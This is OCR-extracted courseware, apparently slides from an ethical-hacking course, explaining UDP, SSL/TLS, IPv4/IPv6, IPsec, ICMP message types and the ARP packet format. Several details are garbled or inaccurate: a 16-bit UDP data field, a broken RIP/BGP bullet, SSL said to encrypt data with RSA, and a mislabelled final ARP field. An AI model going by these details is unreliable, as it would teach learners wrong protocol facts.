All Rights Reserved. Reproduction is Strictly Prohibited.

User Datagram Protocol (UDP)

- UDP is a connectionless transport protocol that exchanges datagrams without acknowledgments or guaranteed delivery
- It does not use windowing or acknowledgments, so reliability, if needed, is provided by application layer protocols

- The protocols that use UDP include:
  - TFTP (Trivial File Transfer Protocol)
  - SNMP (Simple Network Management Protocol)
  - DHCP (Dynamic Host Configuration Protocol)


UDP Segment Format

# of Bits	16	16	16	16	16
	Source Port	Destination Port	Length	Checksum	Data

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

UDP Operation

- UDP does not use windowing or acknowledgments, so application layer protocols are used for error detection
- The Source Port field is an optional field used only when information needs to be returned to the sending host
- When a destination router receives a routing update, it is not because the source router is making a request; therefore, nothing needs to be returned to the source
- In case of RIP updates only:
  - BGP uses TCP; IGRP is sent directly over IP
  - EIGRP and OSPF are also sent directly over IP with their own way of handling reliability



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Socket Layer (SSL)

- The Secure Socket Layer (SSL) is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet
- It is a protocol used to provide a secure authentication mechanism between two communicating applications, such as a client and a server
- The SSL requires a reliable transport protocol, such as TCP, for data transmission and reception
- It uses RSA asymmetric (public key) encryption to encrypt the data transferred over SSL connections

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Transport Layer Security (TLS)

- Transport Layer Security (TLS) is a protocol used to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission
- It uses a symmetric key for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity
- It uses the RSA algorithm with 1024- and 2048-bit strengths
- With the help of TLS, one can reduce security risks such as message tampering, message forgery, and message interception

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


TCP/IP Protocol Suite

Internet Layer Protocols

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Protocol (IP)

- Internet Protocol (IP) is a fundamental network layer protocol in the TCP/IP protocol suite. It is primarily responsible for sending datagrams across network boundaries




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IP Header: Protocol Field

- The IP packet has a protocol field that specifies whether the segment is TCP or UDP



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

What is Internet Protocol v6 (IPv6)?

- IPv6, also called IPng or next generation protocol, provides a base for enhanced Internet functionalities
- The most important feature of IPv6 is that it can store a larger address space in comparison to IPv4
- IPv6 contains both addressing and controlling data or information to route packets for next-generation Internet
- IPv6 has more security features built into its foundation than IPv4


- IPv6 features that provide a platform for the growth of IT development:
  - Expandable address space (large and diverse) and routing capabilities
  - Scalable to new users and services
  - Auto configuration ability (plug-n-play)
  - Mobility (improves mobility model)
  - End-to-end security (high comfort factor)
  - Extension headers (offer enormous potential)
  - Authentication and privacy
  - Support for source demand routing protocol
  - Quality of Service (QoS)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


IPv6 Header



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

IPv4 and IPv6 Transition Mechanisms

- There are three transition mechanisms available for deploying IPv6 on the IPv4 networks



Note: The transitions can be used in any combination

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IPv4 vs. IPv6

IPv4	IPv6
Length of addresses is 32 bits (4 bytes)	Length of addresses is 128 bits (16 bytes)
Header consists of a checksum	Header does not consist of a checksum
Header consists of options	Extension headers support optional data
IPsec header support is optional	IPsec header support is required
Address can be organized physically or through DHCP	Stateless auto-organized link-local address can be obtained
ARP uses broadcast ARP request to solve IP to MAC/Hardware address	Multicast neighbor solicitation communication solves both IP and MAC addresses
Broadcast addresses are used to send traffic to all nodes on a subnet	IPv6 uses an all-nodes multicast address with a link-local scope

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Protocol Security (IPsec)

- Internet Protocol Security (IPsec) is a set of protocols that the IETF (Internet Engineering Task Force) developed to support the secure exchange of packets at the IP layer
- It ensures interoperable cryptographically-based security for IP protocols (IPv4 and IPv6), and supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection
- It is widely used to implement virtual private networks (VPNs) and for remote user access through dial-up connection to private networks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Control Message Protocol (ICMP)

- IP is an unreliable method for the delivery of network data
- It does not notify the sender of failed data transmission
- Internet Control Message Protocol (ICMP) is the component of the TCP/IP protocol stack that addresses this basic limitation of IP
- ICMP does not overcome the unreliability issues in IP
- Reliability, if required, must be provided by upper-layer protocols (TCP or the application)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Error Reporting and Correction

- When datagram delivery errors occur, ICMP reports the following errors back to the source of the datagram:

Workstation 1 sends a datagram to Workstation 6


Fa0/0 on Router C goes down

Router C then utilizes ICMP to send a message indicating that the datagram could not be delivered back to Workstation 1

ICMP does not correct the encountered network problem

Router C knows only the source and destination IP addresses of the datagram

ICMP reports on the status of the delivered packet only to the source device




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP Message Delivery

- ICMP messages are encapsulated into the datagram
- Encapsulation uses the same technique IP uses to deliver data, which is subject to the same delivery failures as any IP packet
- This creates a scenario where error reports could generate more error reports
- This causes increased congestion within an already ailing network
- Errors created by ICMP messages do not generate their own ICMP messages
- It is possible to have a datagram delivery error that is never reported back to the sender of the data



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Format of an ICMP Message


Type	Name
0	Echo Reply
1	Unassigned
2	Unassigned
3	Destination Unreachable
4	Source Quench
5	Redirect
6	Alternate Host Address
7	Unassigned
8	Echo
9	Router Advertisement
10	Router Solicitation
11	Time Exceeded
12	Parameter Problem
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply
19	Reserved (for Security)
20-29	Reserved (for Robustness Experiment)
30	Traceroute
31	Datagram Conversion Error
32	Mobile Host Redirect
33	IPv6 Where-Are-You
34	IPv6 I-Am-Here
35	Mobile Registration Request
36	Mobile Registration Reply
37	Domain Name Request
38	Domain Name Reply
39	SKIP
40	Photuris
41-255	Reserved

Code Field

Type 3: Destination Unreachable

Codes

0 Net Unreachable
1 Host Unreachable
2 Protocol Unreachable
3 Port Unreachable
4 Fragmentation Needed and Don't Fragment was Set
5 Source Route Failed
6 Destination Network Unknown
7 Destination Host Unknown
8 Source Host Isolated
9 Communication with Destination Network is Administratively Prohibited
10 Communication with Destination Host is Administratively Prohibited
11 Destination Network Unreachable for Type of Service
12 Destination Host Unreachable for Type of Service
13 Communication Administratively Prohibited
14 Host Precedence Violation
15 Precedence cutoff in effect




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Address Resolution Protocol (ARP)

- ARP is a stateless protocol used for resolving IP addresses to machine (MAC) addresses
- An ARP request is broadcast over the network, whereas the response is a unicast message to the requester
- The IP address and MAC pair are stored in the system, switch, or router's ARP cache, through which the ARP reply passes



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

ARP Packet Format

Byte 0	Byte 1	Byte 2	Byte 3
Hardware Type		Protocol Type	
Hardware Length	Protocol Length	Operation (1 for Request, 2 for Reply)	
Sender's Hardware Address (First 4 Bytes of Ethernet Address)			
Sender's Hardware Address (Last 2 Bytes of Ethernet Address)		Sender's Protocol Address (First 2 Bytes of IP Address)	
Sender's Protocol Address (Last 2 Bytes of IP Address)		Target's Hardware Address (2 Bytes of Ethernet Address, Null in ARP Request)	
Target's Hardware Address (Last 4 Bytes of Ethernet Address, Null in ARP Request)			
Sender's Protocol Address (4-byte IP Address)			

Hardware Type:
- 1 = Ethernet
- 2 = Experimental Ethernet
- 3 = Amateur Radio AX.25
- 4 = Proteon ProNET Token Ring
- 5 = Chaos
- 6 = IEEE 802 Networks, etc.

Protocol Type:
- IPv4 = 0x0800
- IPv6 = 0x86DD

Hardware Length:
- 6 for Ethernet

Protocol Length:
- 4 for IPv4

